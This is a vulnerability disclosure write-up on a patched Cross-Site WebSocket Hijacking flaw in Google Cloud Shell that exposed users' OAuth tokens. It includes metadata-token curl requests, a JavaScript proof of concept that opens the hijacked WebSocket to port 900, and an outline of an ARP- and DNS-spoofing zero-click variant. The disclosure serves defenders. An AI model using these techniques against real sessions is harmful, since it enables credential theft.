

CVE-2026-85267: CloudShell WSSnatch
How one-click and zero-click WebSocket attack vectors turned Google Cloud Shell into a tunnel for OAuth token theft.
Elad Beber, Senior Security Researcher
Ben Zamir, Security Researcher
Ilan Kalendarov, Former Security Research Team Lead
Executive Summary
Cymulate Research identified a Cross-Site WebSocket Hijacking vulnerability in Google Cloud Shell that allowed a malicious website to steal an active user's OAuth access token through the browser. Tracked as CVE-2026-85267, the vulnerability received a CVSS 4.0 score of 8.7 (High) from Google Cloud.
The attack combined three failures: a cookie sent with cross-site connections, missing WebSocket Origin validation, and a TCP tunnel that exposed an internal token service. Together, they allowed an attacker-controlled page to use the victim's authenticated Cloud Shell session to retrieve a token.
Two delivery scenarios were demonstrated:
- One-click, remote: an attacker who knew the victim's Cloud Shell editor hostname could trigger token theft when the victim opened a malicious page.
- Zero-click, same network: an attacker on the same Layer 2 network could discover the hostname through DNS traffic and deliver the exploit through intercepted HTTP traffic, without an attacker-link click.
Both scenarios required an active Cloud Shell session. The stolen token could access Google Cloud resources within the victim's existing permissions and carried Drive and identity scopes, extending the potential impact beyond Cloud Shell. It did not grant permissions the victim did not already have.
Google patched the vulnerability on 22 July 2026 and published the CVE on 20 October 2026. No customer action is required. The finding highlights why authenticated WebSocket services must validate both the requesting origin and the internal destinations they expose.
1. The finding
Google Cloud Shell gives users an authenticated cloud environment directly in the browser. During my research, I found that a malicious website could abuse Cloud Shell’s own WebSocket connection to reach an internal service and steal Cloud Shell’s authorized user token. The token included the broad cloud-platform OAuth scope and could act with the victim’s existing Google Cloud permissions.
The attack could be delivered in two ways:
- One-click, from anywhere: if the attacker knew the victim’s Cloud Shell hostname, opening a malicious page was enough to trigger the attack.
- Zero-click, on the same network: a local-network attacker could learn the hostname from DNS traffic and deliver the exploit through ordinary HTTP traffic, without the victim clicking an attacker-supplied link.
Both vectors required an active Cloud Shell session in the victim’s browser.
Once the exploit page loaded, three bugs made the token theft possible:
- Cross-site authentication cookie: Cloud Shell set its authorization cookie with
SameSite=None, so the browser also sent it with a WebSocket connection opened by a malicious website. - Missing WebSocket Origin validation: the WebSocket endpoint accepted the attacker’s cross-site connection instead of restricting upgrades to trusted Google origins.
- Internal port exposed through the tunnel: the raw TCP tunnel allowed access to the metadata proxy on port
900, which returned the victim’s OAuth token. - Together, these bugs let an untrusted website open an authenticated tunnel through the victim’s browser and reach a token that should only have been available inside the Cloud Shell environment. The one-click and zero-click versions differed only in how the exploit page reached the victim.
2. WSSnatch at a glance
The chain’s verified properties and delivery requirements are summarized below.
| Field | Details |
| Affected product | Google Cloud Shell |
| CVE | CVE-2026-85267, published 20 October 2026 · NVD |
| Severity | CVSS 4.0: 8.7 High, assigned by Google Cloud |
| Weakness | CWE-1385: Missing Origin Validation in WebSockets |
| Remediation | Patched 22 July 2026. No customer action required. |
| Vulnerability type | Cross-Site WebSocket Hijacking through an unrestricted WebSocket-to-TCP tunnel |
| Demonstrated impact | Theft of the active user’s authorized OAuth access token |
| Observed token scopes | cloud-platform, drive, and identity scopes |
Disclosure status: Google Cloud VRP accepted and rewarded the report. The official CVE record, published on 20 October 2026, includes credit for the research and states that the vulnerability was patched on 22 July 2026. Google's July 28, 2026 release notes describe the mitigation. The patch date, release-note date, and CVE publication date are separate milestones.
The chain had two demonstrated delivery models:
| Dimension | One-click, remote | Zero-click, same network |
| Attacker position | Anywhere on the internet | Same Layer 2 network as the victim |
| Victim action | Loads an attacker-controlled page | None |
| Victim session prerequisite | Active Cloud Shell session in the browser | Active Cloud Shell session in the browser |
| Prior target knowledge | Cloud Shell editor hostname | None; hostname learned from observed DNS traffic |
| Exploitation primitive | Cross-site WebSocket | Network interception followed by the same cross-site WebSocket |
| Result | OAuth token theft | OAuth token theft |
The two variants used different delivery paths, but the server-side vulnerability was identical.
3. How the research started
I started this research the same way I approach any new challenge: enumerate first and make as few assumptions as possible. From inside the Cloud Shell instance, I mapped the processes, listening ports, network routes, mounts, namespaces, environment variables, and metadata endpoints to understand what was running around my shell.
The terminal was running inside a user container on a per-user Container-Optimized OS VM. That VM also hosted several supporting containers, including an orchestrator, a gateway, and a metadata proxy listening on 127.0.0.1:900. The browser reached the environment through a Google-managed editor hostname, with WebSockets used to bridge browser connections to ports inside the container.
3.1 Two identities behind metadata.google.internal
The metadata service was where things became interesting. Querying the same metadata hostname on two different ports returned two different identities:
Port 80: authorized user-token path
curl -sS -H "Metadata-Flavor: Google" \

  "http://metadata.google.internal:80/computeMetadata/v1/instance/service-accounts/"

default/

<my-user-email>/ Port 8080: VM infrastructure identity
curl -sS -H "Metadata-Flavor: Google" \

  "http://metadata.google.internal:8080/computeMetadata/v1/instance/service-accounts/"


default/

vms-cs-<region-and-pool>@<tenant-project>.iam.gserviceaccount.com/ Port 80 was not reaching the real GCE metadata service directly. A per-pod DNAT rule redirected 169.254.169.254:80 to the local metadata proxy on port 900, which injected my authorized user OAuth token. That token carried the broad cloud-platform scope, along with Google Drive and identity scopes.
Port 8080 followed a different path. It passed through to the real GCE metadata server and returned the service-account token belonging to the Cloud Shell VM. In my tests, that infrastructure identity was tightly scoped to devstorage.read_only, logging.write, and monitoring.write.
The two metadata paths looked like this:

The same metadata hostname resolved to a signed-in user credential on port 80 and a separate VM infrastructure credential on port 8080.
The :8080 behavior was a separate finding, but it helped me understand the architecture: Cloud Shell deliberately placed the user’s OAuth credential behind an in-container proxy, while the VM retained a separate, low-privilege infrastructure identity. For this research, the important target was the user-token proxy on port 900.
3.2 Switching from the container to the browser
Up to this point, the enumeration had been entirely backend-focused, from inside the container. I decided to switch perspectives and study the client side: how the browser provisioned the environment, authorized the session, discovered my instance, and finally connected to the terminal and editor. I captured the complete startup flow from shell.cloud.google.com to the per-session *.cloudshell.dev data plane.
3.3 Mapping the victim-specific Cloud Shell endpoint
The next step was understanding how the browser located my environment. Several different names appeared during the session, but they represented different layers of the architecture.
The underlying GCE VM had an ephemeral instance name such as cloudshell-<random-id>. That name and the VM’s IP address changed when the environment was reprovisioned, and neither was used by the browser-facing attack.
Cloud Shell also assigned the environment a logical identity based on my Google account’s numeric GAIA ID:"
cs-<GAIA-ID>-default default was the Cloud Shell environment name. Google then combined this identity with the regional Cloud Shell pool to build the public session hostname:
cs-<GAIA-ID>-default.<regional-pool>.cloudshell.devFor example, a session running in the cs-europe-west4-bhnf pool followed this structure:
cs-<GAIA-ID>-default.cs-europe-west4-bhnf.cloudshell.devThe terminal connected to that base hostname, but the editor used a port-prefixed host:
970-cs-<GAIA-ID>-default.<regional-pool>.cloudshell.devThis distinction became important for the one-click attack. During the normal startup flow, Cloud Shell called /_cloudshell/login on the 970- editor host and set the CloudShellAuthorization cookie there. The cookie had no Domain attribute, so the browser scoped it to that exact hostname.
An attacker could not simply target any Cloud Shell URL. The remote exploit needed the victim’s full editor hostname, including both the GAIA ID and the regional pool, and had to open the WebSocket against the same 970- host:
wss://970-cs-<GAIA-ID>-default.<regional-pool>.cloudshell.dev/_cloudshell/tcp/900That targeting requirement is what separates the remote one-click vector from the same-network zero-click vector. Remotely, the attacker needed to learn or derive the hostname in advance. On the same network, the hostname could be observed directly when the victim’s browser resolved the Cloud Shell domain.
4. Three trust boundaries that failed
While analyzing the browser’s startup traffic, I saw Cloud Shell mint an environment-bound JWT and send the browser to the 970- editor host:
GET /_cloudshell/login?token=<environment-JWT>
Host: 970-cs-<GAIA-ID>-default.<regional-pool>.cloudshell.devThe response stored that JWT in a cookie:
Set-Cookie: CloudShellAuthorization="Bearer <environment-JWT>";
  Path=/;
  Max-Age=86400;
  HttpOnly;
  Secure;
SameSite=NoneThis cookie carried the browser’s data-plane authorization state for that exact Cloud Shell environment. On later requests and WebSocket upgrades to the same 970- host, the browser attached it automatically, and the backend validated that the JWT belonged to the requested environment.
With the hostname and authentication flow mapped, I looked at what else the editor host exposed. Cloud Shell provided a WebSocket endpoint in this form:
wss://<editor-host>/_cloudshell/tcp/<port>Once upgraded, the WebSocket acted as a raw TCP bridge to the selected port inside the user container. Cloud Shell’s web-preview feature explicitly rejected sensitive ports such as 900, but the WebSocket tunnel did not apply the same restriction. That meant a browser connection could potentially reach the metadata proxy and the user OAuth token behind it.
From there, the research became a simple chain of questions: would the browser attach the Cloud Shell authentication cookie cross-site, would the server accept a WebSocket opened by an unrelated website, and could that connection reach port 900? The answer to all three was yes.
4.1 Bug 1: A cross-site authentication cookie
HttpOnly prevented page JavaScript from reading the cookie value directly, but that did not stop the browser from using it. As MDN documents, HttpOnly cookies are still sent with JavaScript-initiated requests, and SameSite=None permits a cookie to be sent in both same-site and cross-site contexts.
This distinction is central to CSWSH: the malicious page does not need to read or steal the session cookie first. It asks the browser to open a connection, and the browser authenticates that connection on the page’s behalf.
SameSite=None may be necessary for some embedded product flows, so this attribute alone should not be treated as the complete vulnerability. It became exploitable because the server did not independently verify who initiated the WebSocket.

Figure 1. The original authorized capture showed that the Cloud Shell authorization cookie was eligible for cross-site use and remained valid for 24 hours. Sensitive values and identifiers are redacted.
4.2 Bug 2: The WebSocket upgrade trusted every Origin
Browsers add an Origin header to WebSocket handshakes. Page JavaScript cannot freely replace that header, so the server can use it to distinguish a legitimate application from an attacker-controlled website.
In testing, the Cloud Shell TCP endpoint returned 101 Switching Protocols for:
Origin: https://attacker.example
Origin: null
No Origin header
Origin: https://shell.cloud.google.comThere was no effective origin allowlist.
This removed the key server-side protection against CSWSH. The endpoint did not distinguish a WebSocket created by Cloud Shell from one created by an unrelated page. OWASP recommends validating every WebSocket handshake against an explicit allowlist and rejecting null, missing, wildcard, or substring-matched origins.
At this point, an attacker-controlled page could create an authenticated WebSocket connection. The remaining question was what that connection could reach.

Figure 2. The TCP WebSocket upgraded connections regardless of whether the initiating origin was foreign, null, absent, or legitimate.
4.3 Bug 3: The tunnel reached the token service on port 900
Cloud Shell’s web preview path rejected access to internal port 900:
GET https://900-<redacted-editor-host>/

HTTP/1.1 400 Bad Request
invalid portThe WebSocket TCP tunnel did not apply the same restriction:
wss://<redacted-editor-host>/_cloudshell/tcp/900After the WebSocket upgrade, I sent an ordinary HTTP request as raw bytes:
GET /computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1
Host: metadata.google.internal
Metadata-Flavor: Google
Connection: closePort 900 exposed the Cloud Shell environment’s metadata proxy.
{
  "access_token": "ya29.<redacted>",
  "expires_in": 3600,
  "token_type": "Bearer"
}Google’s Compute Engine documentation documents the same metadata path and the required Metadata-Flavor: Google header. A process legitimately running inside a VM can use this endpoint to obtain an access token. The vulnerability was that an untrusted website could reach that inside-only service through an authenticated tunnel.
The web preview and raw TCP features had different port policies. One recognized port 900 as unsafe; the other exposed it.

Figure 3. Two routes to the same port enforced different trust policies: web preview blocked port 900, while the raw TCP WebSocket exposed it.
5. The one-click attack, end to end
The remote proof of concept was intentionally small. It served a page that executed the following logic when loaded:

Figure 4. The WSSnatch one-click attack flow: SameSite=None, missing WebSocket Origin validation, and an unrestricted TCP tunnel combine to expose the victim’s Google OAuth token.
const ws = new WebSocket(
  "wss://<victim-editor-host>/_cloudshell/tcp/900"
);

ws.onopen = () => {
  ws.send(
    "GET /computeMetadata/v1/instance/service-accounts/default/token HTTP/1.1\r\n" +
    "Host: metadata.google.internal\r\n" +
    "Metadata-Flavor: Google\r\n" +
    "Connection: close\r\n\r\n"
  );
};The browser added the Cloud Shell cookie to the handshake. The server accepted the attacker’s origin and upgraded the connection. The JavaScript then spoke HTTP through the WebSocket-to-TCP bridge, extracted the redacted ya29.* token from the response, and sent the result back to the proof-of-concept collector.
No browser extension, local malware, attacker Google account, or direct read access to the victim’s cookies was required.
The remote variant did have two important preconditions:
- The victim needed an active Cloud Shell authentication context in the tested browser.
- The attacker needed the victim’s editor hostname and needed the victim to load the malicious page.
6. Turning one-click into same-network zero-click
The editor hostname was the main targeting requirement in the remote scenario. I next tested whether a local-network attacker could remove it.
The same-network proof of concept combined standard local interception techniques with the same three server-side bugs:
- The attacker placed themselves in the victim’s network path using ARP poisoning on a shared Layer 2 network.
- When the victim opened Cloud Shell, DNS traffic disclosed the victim-specific Cloud Shell hostname and regional pool.
- The proof of concept disrupted known encrypted-DNS paths to encourage system-DNS fallback in the tested setup.
- It spoofed a suitable DNS response and injected an HTTP
302redirect into intercepted plain-HTTP traffic, causing the browser to load the exploit page. - The exploit page opened the authenticated WebSocket to port
900and recovered the OAuth token.
